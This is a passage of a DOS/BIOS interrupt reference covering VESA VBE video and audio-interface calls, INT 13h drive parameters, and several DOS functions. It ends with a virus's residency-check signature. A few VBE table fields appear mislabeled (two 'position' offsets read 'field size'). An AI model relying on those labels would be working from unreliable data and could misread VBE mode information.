INT 10 - VIDEO - TEXT-MODE CHARGEN - LOAD ROM 8x16 CHARACTER SET (VGA)
          AX = 1104h
          BL = block to load
Return: nothing
Notes:  (see AX=1100h)
SeeAlso: AX=1100h,AX=1101h,AX=1102h,AX=1103h,AX=1114h,AH=1Bh,AX=CD10h
SeeAlso: MEM 0040h:0084h
Index:  text mode;font|text mode;screen rows
--------J-1018-------------------------------
INT 10 - VIDEO - DOS/V - GET/SET FONT PATTERN
          AH = 18h
          AL = subfunction
             00h get font pattern
             01h set font pattern
          BX = 0000h
          CL = character size in bytes (01h,02h)
          CH = 00h
          DH = character width in pixels
          DL = character height in pixels
          ES:DI -> buffer for/containing font image
Return: AL = status (00h successful, else error)
          ES:DI buffer filled for function 00h if successful
```

```
Note:   the supported font sizes are 8x16 single-byte, 8x19 single-byte,
          16x16 double-byte, and 24x24 double-byte
SeeAlso: AH=19h,INT 16/AH=14h
--------V-101E08----------------------------
INT 10 - VIDEO - FLAT-PANEL - CONTRAST SETTING
        AX = 1E08h
        BH = function
           bit 7: =1 set contrast control, =0 query contrast
           bit 6: use standard contrast
           bits 5-0: reserved (0)
        ---if BH bits 7,6=10---
        BL = contrast (00h = minimum, FFh = maximum)
Return: AL = 1Eh if function supported
           BH = results
                bit 7: query/set (copied from input)
                bit 6: standard/custom (copied from input)
                bits 5-2: reserved (0)
                bit 1: software contrast control is supported
                bit 0: set operation was succesful (always clear on get)
           BL = contrast (00h = minimum, FFh = maximum)
Note:   this function operates independently of AX=1E06h
SeeAlso: AX=1E00h,AX=1E06h,AX=1E07h
--------V-104F00----------------------------
INT 10 - VESA SuperVGA BIOS (VBE) - GET SuperVGA INFORMATION
        AX = 4F00h
        ES:DI -> buffer for SuperVGA information (see #00077)
Return: AL = 4Fh if function supported
        AH = status
           00h successful
                ES:DI buffer filled
           01h failed
           ---VBE v2.0---
           02h function not supported by current hardware configuration
           03h function invalid in current video mode
Desc:   determine whether VESA BIOS extensions are present and the capabilities
          supported by the display adapter
SeeAlso: AX=4E00h,AX=4F01h,AX=7F00h"SOLLEX",AX=A00Ch
Index:  installation check;VESA SuperVGA

Format of SuperVGA information:
Offset  Size    Description     (Table 00077)
 00h  4 BYTEs   (ret) signature ("VESA")
                (call) VESA 2.0 request signature ("VBE2"), required to receive
                  version 2.0 info
 04h    WORD    VESA version number (one-digit minor version -- 0102h = v1.2)
 06h    DWORD           pointer to OEM name
                "761295520" for ATI
 0Ah    DWORD           capabilities flags (see #00078)
```

```
 0Eh    DWORD        pointer to list of supported VESA and OEM video modes
                (list of words terminated with FFFFh)
 12h    WORD    total amount of video memory in 64K blocks
---VBE v1.x ---
 14h 236 BYTEs reserved
---VBE v2.0 ---
 14h    WORD    OEM software version (BCD, high byte = major, low byte = minor)
 16h    DWORD        pointer to vendor name
 1Ah    DWORD        pointer to product name
 1Eh    DWORD        pointer to product revision string
 22h    WORD    (if capabilities bit 3 set) VBE/AF version (BCD)
                0100h for v1.0P
 24h    DWORD        (if capabilities bit 3 set) pointer to list of supported
                  accelerated video modes (list of words terminated with FFFFh)
 28h 216 BYTEs reserved for VBE implementation
100h 256 BYTEs       OEM scratchpad (for OEM strings, etc.)
Notes:  the list of supported video modes is stored in the reserved portion of
          the SuperVGA information record by some implementations, and it may
          thus be necessary to either copy the mode list or use a different
          buffer for all subsequent VESA calls
        not all of the video modes in the list of mode numbers may be
          supported, e.g. if they require more memory than currently installed
          or are not supported by the attached monitor. Check any mode you
          intend to use through AX=4F01h first.
        the 1.1 VESA document specifies 242 reserved bytes at the end, so the
          buffer should be 262 bytes to ensure that it is not overrun; for
          v2.0, the buffer should be 512 bytes
        the S3 specific video modes will most likely follow the FFFFh
          terminator at the end of the standard modes. A search must then
          be made to find them, FFFFh will also terminate this second list
        in some cases, only a "stub" VBE may be present, supporting only
          AX=4F00h; this case may be assumed if the list of supported video
          modes is empty (consisting of a single word of FFFFh)

Bitfields for VESA capabilities:
Bit(s)  Description     (Table 00078)
 0      DAC can be switched into 8-bit mode
 1      non-VGA controller
 2      programmed DAC with blank bit (i.e. only during blanking interval)
 3      (VBE v3.0) controller supports hardware stereoscopic signalling
 3      controller supports VBE/AF v1.0P extensions
 4      (VBE v3.0) if bit 3 set:
          =0 stereo signalling via external VESA stereo connector
          =1 stereo signalling via VESA EVC connector
 4      (VBE/AF v1.0P) must call EnableDirectAccess to access framebuffer
 5      (VBE/AF v1.0P) controller supports hardware mouse cursor
 6      (VBE/AF v1.0P) controller supports hardware clipping
 7      (VBE/AF v1.0P) controller supports transparent BitBLT
```

```
 8-31   reserved (0)
SeeAlso: #00077,AX=4F09h
--------V-104F01-----------------------------
INT 10 - VESA SuperVGA BIOS - GET SuperVGA MODE INFORMATION
        AX = 4F01h
        CX = SuperVGA video mode (see #04082 for bitfields)
        ES:DI -> 256-byte buffer for mode information (see #00079)
Return: AL = 4Fh if function supported
        AH = status
            00h successful
                ES:DI buffer filled
            01h failed
Desc:   determine the attributes of the specified video mode
SeeAlso: AX=4F00h,AX=4F02h

Bitfields for VESA/VBE video mode number:
Bit(s)  Description     (Table 04082)
 15     preserve display memory on mode change
 14     (VBE v2.0+) use linear (flat) frame buffer
 13     (VBE/AF 1.0P) VBE/AF initializes accelerator hardware
 12     reserved for VBE/AF
 11     (VBE v3.0) user user-specified CRTC refresh rate values
 10-9   reserved for future expansion
 8-0    video mode number (0xxh are non-VESA modes, 1xxh are VESA-defined)

Format of VESA SuperVGA mode information:
Offset  Size    Description     (Table 00079)
 00h    WORD    mode attributes (see #00080)
 02h    BYTE    window attributes, window A (see #00081)
 03h    BYTE    window attributes, window B (see #00081)
 04h    WORD    window granularity in KB
 06h    WORD    window size in KB
 08h    WORD    start segment of window A (0000h if not supported)
 0Ah    WORD    start segment of window B (0000h if not supported)
 0Ch    DWORD   -> FAR window positioning function (equivalent to AX=4F05h)
 10h    WORD    bytes per scan line
---remainder is optional for VESA modes in v1.0/1.1, needed for OEM modes---
 12h    WORD    width in pixels (graphics) or characters (text)
 14h    WORD    height in pixels (graphics) or characters (text)
 16h    BYTE    width of character cell in pixels
 17h    BYTE    height of character cell in pixels
 18h    BYTE    number of memory planes
 19h    BYTE    number of bits per pixel
 1Ah    BYTE    number of banks
 1Bh    BYTE    memory model type (see #00082)
 1Ch    BYTE    size of bank in KB
 1Dh    BYTE    number of image pages (less one) that will fit in video RAM
 1Eh    BYTE    reserved (00h for VBE 1.0-2.0, 01h for VBE 3.0)
```

```
---VBE v1.2+ ---
 1Fh    BYTE   red mask size
 20h    BYTE   red field position
 21h    BYTE   green mask size
 22h    BYTE   green field size
 23h    BYTE   blue mask size
 24h    BYTE   blue field size
 25h    BYTE   reserved mask size
 26h    BYTE   reserved mask position
 27h    BYTE   direct color mode info
               bit 0: color ramp is programmable
               bit 1: bytes in reserved field may be used by application
---VBE v2.0+ ---
 28h    DWORD         physical address of linear video buffer
 2Ch    DWORD         pointer to start of offscreen memory
 30h    WORD  KB of offscreen memory
---VBE v3.0 ---
 32h    WORD  bytes per scan line in linear modes
 34h    BYTE   number of images (less one) for banked video modes
 35h    BYTE   number of images (less one) for linear video modes
 36h    BYTE   linear modes: size of direct color red mask (in bits)
 37h    BYTE   linear modes: bit position of red mask LSB (e.g. shift count)
 38h    BYTE   linear modes: size of direct color green mask (in bits)
 39h    BYTE   linear modes: bit position of green mask LSB (e.g. shift count)
 3Ah    BYTE   linear modes: size of direct color blue mask (in bits)
 3Bh    BYTE   linear modes: bit position of blue mask LSB (e.g. shift count)
 3Ch    BYTE   linear modes: size of direct color reserved mask (in bits)
 3Dh    BYTE   linear modes: bit position of reserved mask LSB
 3Eh    DWORD         maximum pixel clock for graphics video mode, in Hz
 42h 190 BYTEsreserved (0)
Note:   while VBE 1.1 and higher will zero out all unused bytes of the buffer,
         v1.0 did not, so applications that want to be backward compatible
         should clear the buffer before calling

Bitfields for VESA SuperVGA mode attributes:
Bit(s)  Description       (Table 00080)
 0       mode supported by present hardware configuration
 1       optional information available (must be =1 for VBE v1.2+)
 2       BIOS output supported
 3       set if color, clear if monochrome
 4       set if graphics mode, clear if text mode
---VBE v2.0+ ---
 5       mode is not VGA-compatible
 6       bank-switched mode not supported
 7       linear framebuffer mode supported
 8       double-scan mode available (e.g. 320x200 and 320x240)
---VBE v3.0 ---
 9       interlaced mode available
```

```
 10       hardware supports triple buffering
 11       hardware supports stereoscopic display
 12       dual display start address support
 13-15  reserved
---VBE/AF v1.0P---
 9        application must call EnableDirectAccess before calling bank-switching
            functions
SeeAlso: #00079

Bitfields for VESA SuperVGA window attributes:
Bit(s)   Description       (Table 00081)
 0        exists
 1        readable
 2        writable
 3-7      reserved
SeeAlso: #00079

(Table 00082)
Values for VESA SuperVGA memory model type:
 00h     text
 01h     CGA graphics
 02h     HGC graphics
 03h     16-color (EGA) graphics
 04h     packed pixel graphics
 05h     "sequ 256" (non-chain 4) graphics
 06h     direct color (HiColor, 24-bit color)
 07h     YUV (luminance-chrominance, also called YIQ)
 08h-0Fh reserved for VESA
 10h-FFh OEM memory models
SeeAlso: #00079
--------V-104F02-----------------------------
INT 10 - VESA SuperVGA BIOS - SET SuperVGA VIDEO MODE
          AX = 4F02h
          BX = new video mode (see #04082,#00083,#00084)
          ES:DI -> (VBE 3.0+) CRTC information block, bit mode bit 11 set
                      (see #04083)
Return: AL = 4Fh if function supported
          AH = status
             00h successful
             01h failed
Notes:  bit 13 may only be set if the video mode is present in the list of
            accelerated video modes returned by AX=4F00h
          if the DAC supports both 8 bits per primary color and 6 bits, it will
            be reset to 6 bits after a mode set; use AX=4F08h to restore 8 bits
SeeAlso: AX=4E03h,AX=4F00h,AX=4F01h,AX=4F03h,AX=4F08h

(Table 00083)
Values for VESA video mode:
```

```
 00h-FFh OEM video modes (see #00010 at AH=00h)
 100h   640x400x256
 101h   640x480x256
 102h   800x600x16
 103h   800x600x256
 104h   1024x768x16
 105h   1024x768x256
 106h   1280x1024x16
 107h   1280x1024x256
 108h   80x60 text
 109h   132x25 text
 10Ah   132x43 text
 10Bh   132x50 text
 10Ch   132x60 text
---VBE v1.2+ ---
 10Dh   320x200x32K
 10Eh   320x200x64K
 10Fh   320x200x16M
 110h   640x480x32K
 111h   640x480x64K
 112h   640x480x16M
 113h   800x600x32K
 114h   800x600x64K
 115h   800x600x16M
 116h   1024x768x32K
 117h   1024x768x64K
 118h   1024x768x16M
 119h   1280x1024x32K (1:5:5:5)
 11Ah   1280x1024x64K (5:6:5)
 11Bh   1280x1024x16M
---VBE 2.0+ ---
 120h   1600x1200x256
 121h   1600x1200x32K
 122h   1600x1200x64K
81FFh   special full-memory access mode
Notes:  the special mode 81FFh preserves the contents of the video memory and
          gives access to all of the memory; VESA recommends that the special
          mode be a packed-pixel mode.          For VBE 2.0+, it is required that the
          VBE implement the mode, but not place it in the list of available
          modes (mode information for this mode can be queried directly,
          however).
        as of VBE 2.0, VESA will no longer define video mode numbers
SeeAlso: #00010,#00011,#00084,#00191
Index:  video modes;VESA

(Table 00084)
Values for S3 OEM video mode:
 201h   640x480x256
```

```
 202h   800x600x16
 203h   800x600x256
 204h   1024x768x16
 205h   1024x768x256
 206h   1280x960x16
 207h   1152x864x256 (Diamond Stealth 64)
 208h   1280x1024x16
 209h   1152x864x32K
 20Ah   1152x864x64K (Diamond Stealth 64)
 20Bh   1152x864x4G
 211h   640x480x64K (Diamond Stealth 24)
 211h   640x400x4G  (Diamond Stealth64 Video / Stealth64 Graphics)
 212h   640x480x16M (Diamond Stealth 24)
 301h   640x480x32K
Note:   these modes are only available on video cards using S3's VESA driver
SeeAlso: #00083,#00191,#00732 at INT 1A/AX=B102h
Index:  video modes;S3

Format of VESA VBE CRTC Information Block:
Offset  Size    Description     (Table 04083)
 00h    WORD    total number of pixels horizontally
 02h    WORD    horizontal sync start (in pixels)
 04h    WORD    horizontal sync end (in pixels)
 06h    WORD    total number of scan lines
 08h    WORD    vertical sync start (in scan lines)
 0Ah    WORD    vertical sync end (in scan lines)
 0Ch    BYTE    flags (see #04084)
 0Dh    DWORD           pixel clock, in Hz
 11h    WORD    refresh rate, in 0.01 Hz units
                this field MUST be set to pixel_clock / (HTotal * VTotal),
                  even though it may not actually be used by the VBE
                  implementation
 13h 40 BYTEs   reserved

Bitfields for VESA VBE CRTC Information Block flags:
Bit(s)  Description     (Table 04084)
 0      enable double scanning
 1      enable interlacing
 2      horizontal sync polarity (0 positive, 1 negative)
 3      vertical sync polarity (0 positive, 1 negative)
SeeAlso: #04083
--------V-104F03-----------------------------
INT 10 - VESA SuperVGA BIOS - GET CURRENT VIDEO MODE
        AX = 4F03h
Return: AL = 4Fh if function supported
        AH = status
            00h successful
                BX = video mode (see #00083,#00084)
```

```
                    bit 13: VBE/AF v1.0P accelerated video mode
                    bit 14: linear frame buffer enabled (VBE v2.0+)
                    bit 15: don't clear video memory
            01h failed
SeeAlso: AH=0Fh,AX=4E04h,AX=4F02h
--------V-104F04----------------------------
INT 10 - VESA SuperVGA BIOS - SAVE/RESTORE SuperVGA VIDEO STATE
        AX = 4F04h
        DL = subfunction
            00h get state buffer size
                 Return: BX = number of 64-byte blocks needed
            01h save video states
                 ES:BX -> buffer
            02h restore video states
                 ES:BX -> buffer
        CX = states to save/restore (see #00085)
Return: AL = 4Fh if function supported
        AH = status
            00h successful
            01h failed
SeeAlso: AH=1Ch,AX=5F90h,AX=5FA0h

Bitfields for VESA SuperVGA states to save/restore:
Bit(s)  Description     (Table 00085)
 0      video hardware state
 1      video BIOS data state
 2      video DAC state
 3      SuperVGA register state
SeeAlso: #00048,#00186
--------s-104F13BX0002----------------------
INT 10 - VESA VBE/AI (Audio Interface) - QUERY DEVICE
        AX = 4F13h
        BX = 0002h
        CX = handle
        DX = query
            0001h return length of GeneralDeviceClass
            0002h return copy   of GeneralDeviceClass (see #00112)
            0003h return length of Volume Info Structure
            0004h return copy   of Volume Info Structure (see #00122)
            0005h return length of Volume Services Structure
            0006h return copy   of Volume Services Structure (see #00124)
            0007h-000Fh reserved
            0010h-FFFFh device-specific
        SI:DI -> buffer (functions 0002h,0004h,0006h)
Return: AL = 4Fh if function supported
            AH = status
                 00h successful
                    SI:DI = length (functions 1,3,5)
```

```
                  SI:DI buffer filled (functions 2,4,6)
               01h failed
Note:   functions 0003h to 0006h are only supported for the Volume device

Format of GeneralDeviceClass structure:
Offset  Size     Description      (Table 00112)
 00h    4 BYTEs         name of the structure ("GENI")
 04h    DWORD           structure length
 08h    WORD   type of device (1=Wave, 2=MIDI)
 0Ah    WORD   version of VESA driver support (0100h for 1.00)
 10h    var    for CX=handle for Wave device:
                  Wave Info structure (see #00113)
                  some bytes ???
               for CX=handle for MIDI device:
                  MIDI Info Structure (see #00118)
                  first 8 bytes of MIDI Service Structure ???
SeeAlso: #00122,#00124

Format of WAVE Info Structure:
Offset  Size     Description      (Table 00113)
 00h    4 BYTEs         name of the structure ("WAVI")
 04h    DWORD           structure length [0000007Eh]
 08h    DWORD           driver software version [00000003h]
 0Ch 32 BYTEs  vendor name, etc. (ASCIZ string)
 2Ch 32 BYTEs  vendor product name
 4Ch 32 BYTEs  vendor chip/hardware description
 6Ch    BYTE   installed board number
 6Dh    3 BYTEs         unused data
 70h    DWORD           feature bits (see #00114)
 74h    WORD   user determined preference field
 76h    WORD   memory required for driver use [0200h]
 78h    WORD   number of timer tick callbacks per second [0000h]
 7Ah    WORD   channels: 1 = mono, 2 = stereo
               stereo is assumed to be interleaved data
 7Ch    WORD   bitfield of max sample sizes (see #00115)
SeeAlso: #00118

Bitfields for Wave feature bits:
Bit(s)  Description      (Table 00114)
 0      8000hz Mono Playback
 1      8000hz Mono Record
 2      8000hz Stereo Record
 3      8000hz Stereo Playback
 4      8000hz Full Duplex Play/Record
 5      11025hz Mono Playback
 6      11025hz Mono Record
 7      11025hz Stereo Record
 8      11025hz Stereo Playback
```

```
 9       11025hz Full Duplex Play/Record
 10      22050hz Mono Playback
 11      22050hz Mono Record
 12      22050hz Stereo Record
 13      22050hz Stereo Playback
 14      22050hz Full Duplex Play/Record
 15      44100hz Mono Playback
 16      44100hz Mono Record
 17      44100hz Stereo Record
 18      44100hz Stereo Playback
 19      44100hz Full Duplex Play/Record
 20-26  reserved (0)
 27      driver must pre-handle the data
 28      Variable Sample mono   playback
 29      Variable Sample stereo playback
 30      Variable Sample mono   record
 31      Variable Sample stereo record

(Table 00115)
Values for Sample data size:
 01h     8bit play
 02h     16bit play
 10h     8bit record
 20h     16bit record

Format of WAVE Audio Services structure:
Offset   Size      Description       (Table 00116)
 00h     4 BYTEs           name of the structure
 04h     DWORD             structure length
 08h 16 BYTEs  for future expansion
---entry points (details???)---
 18h     DWORD             DeviceCheck
                   11h compression (see also #00117)
                   12h driver state
                   13h get current pos
                   14h sample rate
                   15h set preference
                   16h get DMA,IRQ
                   17h get IO address
                   18h get mem address
                   19h get mem free
                   1Ah full duplex
                   1Bh get block size
                   1Ch get PCM format
                   1Dh enable PCM format
                   80h-.. vendors can add DevChks above 0x80
 1Ch     DWORD             PCMInfo
 20h     DWORD             PlayBlock
```

```
 24h    DWORD           PlayCont
 28h    DWORD           RecordBlock
 2Ch    DWORD           RecordCont
 30h    DWORD           PauseIO
 34h    DWORD           ResumeIO
 38h    DWORD           StopIO
 3Ch    DWORD           WavePrepare
 40h    DWORD           WaveRegister
 44h    DWORD           GetLastError
                01h unsupported feature/function
                02h bad sample rate
                03h bad block length
                04h bad block address
                05h app. missed an IRQ
                06h don't understand the PCM size/format
                80h-.. vendors specific errors
 48h    DWORD           TimerTick
 4Ch    DWORD           ApplPSyncCB: CallBack: play filled in by the app
 50h    DWORD           ApplRSyncCB: CallBack: rec filled in by the app
SeeAlso: #00120,#00124

(Table 00117)
Values for type of compression:
 01h    IMA play
 02h    ALAW play
 03h    ULAW play
 11h    IMA record
 12h    ALAW record
 13h    ULAW record

Format of MIDI Info Structure:
Offset  Size    Description     (Table 00118)
 00h    4 BYTEs         name of the structure ("MIDI")
 04h    DWORD           structure length
 08h    DWORD           driver software version [00000003h]
 0Ch 32 BYTEs  vendor name, etc. (ASCIZ string)
 2Ch 32 BYTEs  vendor product name
 4Ch 32 BYTEs  vendor chip/hardware description
 6Ch    BYTE    installed board number
 6Dh    3 BYTEs         unused data
 70h 14 BYTEs  the patch library file name [OPL2.BNK 00..]
 7Eh    DWORD           feature bits (see #00119)
 80h    WORD    user determined preference field
 82h    WORD    memory required for driver use
 84h    WORD    # of timer tick callbacks per second
 86h    WORD    max # of tones (voices, partials)
SeeAlso: #00112,#00120,#00122
```

```
Bitfields for MIDI feature bits:
Bit(s)   Description      (Table 00119)
 0-3     reserved for GM extensions
 4       Transmitter/Receiver only
 5       Patches preloaded
 6       MIDI receive has time stamp
 8       MIDI interrupt driven input supported
 9       MIDI polled input supported
 10      MIDI remote patches supported

Format of MIDI Service structure:
Offset   Size     Description      (Table 00120)
 00h     4 BYTEs          name of the structure ("MIDS")
 04h     DWORD            structure length
 08h 16 WORDspatches loaded table bit field
 28h 16 BYTEs  for future expansion
---entry points (details???)---
 38h     DWORD            device check
                  11h return available tones
                  12h return TRUE/FALSE if patch is understood
                  13h set preference
                  14h allow/disallow voice stealing
                  15h get FIFO sizes
                  16h get DMA,IRQ
                  17h get IO address
                  18h get mem address
                  19h get mem free
                  80h-.. vendors can add DevChks above 0x80
 3Ch     DWORD            global reset
 40h     DWORD            MIDI msg
 44h     DWORD            poll MIDI
 48h     DWORD            preload patch
 4Ch     DWORD            unload patch
 50h     DWORD            timer tick
 54h     DWORD            get last error
                  01h unsupported feature/function
                  02h unknown patch type (see #00121)
                  03h all tones are used
                  04h messages are out of sync
                  05h an incoming patch was incomplete
                  06h an incoming patch couldn't be stored
                  07h had to drop an incoming byte
                  08h driver is failing a patch download
                  80h-.. vendors specific errors
 58h     DWORD            Patch Block free callback
 5Ch     DWORD            MIDI byte avail. callback
SeeAlso: #00116,#00124
```

(Table 00121)
Values for MIDI Registered Patch Types:
 10h    OPL2
 11h    OPL3

Format of Volume Info Structure:
Offset  Size    Description     (Table 00122)
 00h  4 BYTEs  name of the structure ("VOLI")
 04h    DWORD          structure length (00000092h)
 08h    DWORD          driver software version [00000001h]
 0Ch 32 BYTEs  vendor name, etc. (ASCIZ string)
 2Ch 32 BYTEs  vendor product name
 4Ch 32 BYTEs  vendor chip/hardware description
 6Ch    BYTE   installed board number (0 for 1st/only board)
 6Dh  3 BYTEs  unused data (0)
 70h 24 BYTEs  text name of the mixer channel
 88h    DWORD          features bits (see #00123)
 8Ch    WORD  minimum volume setting
 8Eh    WORD  maximum volume setting
 90h    WORD  attenuation/gain crossover
SeeAlso: #00112,#00124

Bitfields for Volume feature bits:
Bit(s)  Description     (Table 00123)
 0      Stereo Volume control available
 2      Low Pass Filter is available
 3      High Pass Filter is available
 4      Parametric Tone Control is available
 5      selectable output paths
 8      Azimuth Field positioning supported
 9      Phi Field positioning supported
 10-30  unused???
 31     Master Volume device

Format of Volume Services Structure:
Offset  Size    Description     (Table 00124)
 00h    4 BYTEs        name of the structure ("VOLS")
 04h    DWORD          structure length (00000038h)
 08h 16 BYTEs  16 bytes for future expansion (0)
---entry points (details???)---
 18h    DWORD          device check
               0011h filter range
               0012h filter setting
               0013h filter current
               0014h tone range
               0015h tone setting
               0016h tone current
               0017h path

```
                0018h get IO address
                0080h-.. vendors can add DevChks above 0x80
 1Ch    DWORD        set vol to an absolute setting
                01h User master volume setting
                02h application master volume setting
 20h    DWORD        set 3D volume
 24h    DWORD        tone control
 28h    DWORD        filter control
 2Ch    DWORD        output path
 30h    DWORD        reset channel
 34h    DWORD        get last error
                01h unsupported feature/function
                02h out of range parameter value
                80h+ vendor-specific errors
SeeAlso: #00116,#00120
--------s-104F13BX0003-----------------------
INT 10 - VESA VBE/AI (Audio Interface) - OPEN DEVICE
        AX = 4F13h
        BX = 0003h
        CX = handle
        DX = API set (16/32-bit)
        SI = segment ???
Return: AL = 4Fh if function supported
           AH = status
                00h successful
                   SI:CX -> memory ???
                01h failed
SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0002h,AX=4F13h/BX=0004h
--------s-104F13BX0004-----------------------
INT 10 - VESA VBE/AI (Audio Interface) - CLOSE DEVICE
        AX = 4F13h
        BX = 0004h
        CX = handle
Return: AL = 4Fh if function supported
           AH = status
                00h successful
                01h failed
SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0003h,AX=4F13h/BX=0005h
--------s-104F13BX0005-----------------------
INT 10 - VESA VBE/AI (Audio Interface) - UNINSTALL DRIVER
        AX = 4F13h
        BX = 0005h
Return: AL = 4Fh if function supported
           AH = status
                00h successful
                01h failed
SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0006h
--------s-104F13BX0006-----------------------
```

```
INT 10 - VESA VBE/AI (Audio Interface) - DRIVER CHAIN/UNCHAIN
         AX = 4F13h
         BX = 0006h
Return: AL = 4Fh if function supported
            AH = status
                  00h successful
                  01h failed
SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0005h
INT 13 - DISK - GET DRIVE PARAMETERS (PC,XT286,CONV,PS,ESDI,SCSI)
         AH = 08h
         DL = drive (bit 7 set for hard disk)
         ES:DI = 0000h:0000h to guard against BIOS bugs
Return: CF set on error
            AH = status (07h) (see #00234)
         CF clear if successful
            AH = 00h
            AL = 00h on at least some BIOSes
            BL = drive type (AT/PS2 floppies only) (see #00242)
            CH = low eight bits of maximum cylinder number
            CL = maximum sector number (bits 5-0)
                   high two bits of maximum cylinder number (bits 7-6)
            DH = maximum head number
            DL = number of drives
            ES:DI -> drive parameter table (floppies only)
Notes:   may return successful even though specified drive is greater than the
           number of attached drives of that type (floppy/hard); check DL to
           ensure validity
         for systems predating the IBM AT, this call is only valid for hard
           disks, as it is implemented by the hard disk BIOS rather than the
           ROM BIOS
         the IBM ROM-BIOS returns the total number of hard disks attached
           to the system regardless of whether DL >= 80h on entry.
         Toshiba laptops with HardRAM return DL=02h when called with DL=80h,
           but fail on DL=81h.  The BIOS data at 40h:75h correctly reports 01h.
         may indicate only two drives present even if more are attached; to
           ensure a correct count, one can use AH=15h to scan through possible
           drives
         Reportedly some Compaq BIOSes with more than one hard disk controller
           return only the number of drives DL attached to the corresponding
           controller as specified by the DL value on entry.  However, on
           Compaq machines with "COMPAQ" signature at F000h:FFEAh,
           MS-DOS/PC DOS IO.SYS/IBMBIO.COM call INT 15/AX=E400h and
           INT 15/AX=E480h to enable Compaq "mode 2" before retrieving the count
           of hard disks installed in the system (DL) from this function.
         the maximum cylinder number reported in CX is usually two less than
           the total cylinder count reported in the fixed disk parameter table
           (see INT 41h,INT 46h) because early hard disks used the last cylinder
           for testing purposes; however, on some Zenith machines, the maximum
```

```
            cylinder number reportedly is three less than the count in the fixed
            disk parameter table.
          for BIOSes which reserve the last cylinder for testing purposes, the
            cylinder count is automatically decremented
          on PS/1s with IBM ROM DOS 4, nonexistent drives return CF clear,
            BX=CX=0000h, and ES:DI = 0000h:0000h
          machines with lost CMOS memory may return invalid data for floppy
            drives. In this situation CF is cleared, but AX,BX,CX,DX,DH,DI,
            and ES contain only 0.  At least under some circumstances, MS-DOS/
            PC DOS IO.SYS/IBMBIO.COM just assumes a 360 KB floppy if it sees
            CH to be zero for a floppy.
          the PC-Tools PCFORMAT program requires that AL=00h before it will
            proceed with the formatting
          if this function fails, an alternative way to retrieve the number
            of floppy drives installed in the system is to call INT 11h.
          In fact, the MS-DOS/PC-DOS IO.SYS/IBMBIO.COM attempts to get the
            number of floppy drives installed from INT 13/AH=08h, when INT 11h
            AX bit 0 indicates there are no floppy drives installed. In addition
            to testing the CF flag, it only trusts the result when the number of
            sectors (CL preset to zero) is non-zero after the call.
BUGS:     several different Compaq BIOSes incorrectly report high-numbered
            drives (such as 90h, B0h, D0h, and F0h) as present, giving them the
            same geometry as drive 80h; as a workaround, scan through disk
            numbers, stopping as soon as the number of valid drives encountered
            equals the value in 0040h:0075h
          a bug in Leading Edge 8088 BIOS 3.10 causes the DI,SI,BP,DS, and ES
            registers to be destroyed
          some Toshiba BIOSes (at least before 1995, maybe some laptops???
            with 1.44 MB floppies) have a bug where they do not set the ES:DI
            vector even for floppy drives. Hence these registers should be
            preset with zero before the call and checked to be non-zero on
            return before using them.  Also it seems these BIOSes can return
            wrong info in BL and CX, as S/DOS 1.0 can be configured to preset
            these registers as for an 1.44 MB floppy.
          the PS/2 Model 30 fails to reset the bus after INT 13/AH=08h and
            INT 13/AH=15h. A workaround is to monitor for these functions
            and perform a transparent INT 13/AH=01h status read afterwards.
            This will reset the bus. The MS-DOS 6.0 IO.SYS takes care of
            this by installing a special INT 13h interceptor for this purpose.
          AD-DOS may leave interrupts disabled on return from this function.
          Some Microsoft software explicitly sets STI after return.
SeeAlso: AH=06h"Adaptec",AH=13h"SyQuest",AH=48h,AH=15h,INT 1E
SeeAlso: INT 41"HARD DISK 0"

(Table 00242)
Values for diskette drive type:
 01h    360K
 02h    1.2M
```

```
 03h    720K
 04h    1.44M
 05h    ??? (reportedly an obscure drive type shipped on some IBM machines)
        2.88M on some machines (at least AMI 486 BIOS)
 06h    2.88M
 10h    ATAPI Removable Media Device
--------b-1584------------------------------
INT 15 - V20-XT-BIOS - JOYSTICK SUPPORT
        AH = 84h
        DX = subfunction
           0000h read joystick switches
                Return: AL bits 7-4 = switch settings
           other: read positions of joysticks as indicated by bits 0-3
                Return: AX = X position of joystick A (if DX bit 0 set)
                        BX = Y position of joystick A (if DX bit 1 set)
                        CX = X position of joystick B (if DX bit 2 set)
                        DX = Y position of joystick B (if DX bit 3 set)
Return: CF set on error
           AH = status (see #00496)
        CF clear if successful
Program: V20-XT-BIOS is a ROM BIOS replacement with extensions by Peter
           Koehlmann / c't magazine
SeeAlso: AH=84h"PS",INT 10/AH=0Eh/CX=ABCDh
--------B-1B--------------------------------
INT 1B C - KEYBOARD - CONTROL-BREAK HANDLER
Desc:   this interrupt is automatically called when INT 09 determines that
          Control-Break has been pressed
Note:   normally points to a short routine in DOS which sets the Ctrl-C flag,
          thus invoking INT 23h the next time DOS checks for Ctrl-C.
SeeAlso: INT 23,MEM 0040h:0071h
--------B-1C--------------------------------
INT 1C - TIME - SYSTEM TIMER TICK
Desc:   this interrupt is automatically called on each clock tick by the INT 08
          handler
Notes:  this is the preferred interrupt to chain when a program needs to be
          invoked regularly
        not available on NEC 9800-series PCs
SeeAlso: INT 08,INT E2"PC Cluster"
--------D-2100------------------------------
INT 21 - DOS 1+ - TERMINATE PROGRAM
        AH = 00h
        CS = PSP segment
Notes:  Microsoft recommends using INT 21/AH=4Ch for DOS 2+
        this function sets the program's return code (ERRORLEVEL) to 00h
        execution continues at the address stored in INT 22 after DOS performs
          whatever cleanup it needs to do (restoring the INT 22,INT 23,INT 24
          vectors from the PSP assumed to be located at offset 0000h in the
          segment indicated by the stack copy of CS, etc.)
```

```
          if the PSP is its own parent, the process's memory is not freed; if
            INT 22 additionally points into the terminating program, the
            process is effectively NOT terminated
          not supported by MS Windows 3.0 DOSX.EXE DOS extender
SeeAlso: AH=26h,AH=31h,AH=4Ch,INT 20,INT 22
--------D-2101-------------------------------
INT 21 - DOS 1+ - READ CHARACTER FROM STANDARD INPUT, WITH ECHO
          AH = 01h
Return: AL = character read
Notes:  ^C/^Break are checked, and INT 23 executed if read
          ^P toggles the DOS-internal echo-to-printer flag
          ^Z is not interpreted, thus not causing an EOF if input is redirected
          character is echoed to standard output
          standard input is always the keyboard and standard output the screen
            under DOS 1.x, but they may be redirected under DOS 2+
SeeAlso: AH=06h,AH=07h,AH=08h,AH=0Ah
--------v-21010F-----------------------------
INT 21 - VIRUS - "Susan" - INSTALLATION CHECK
          AX = 010Fh
Return: AX = 7553h ("Su") if resident
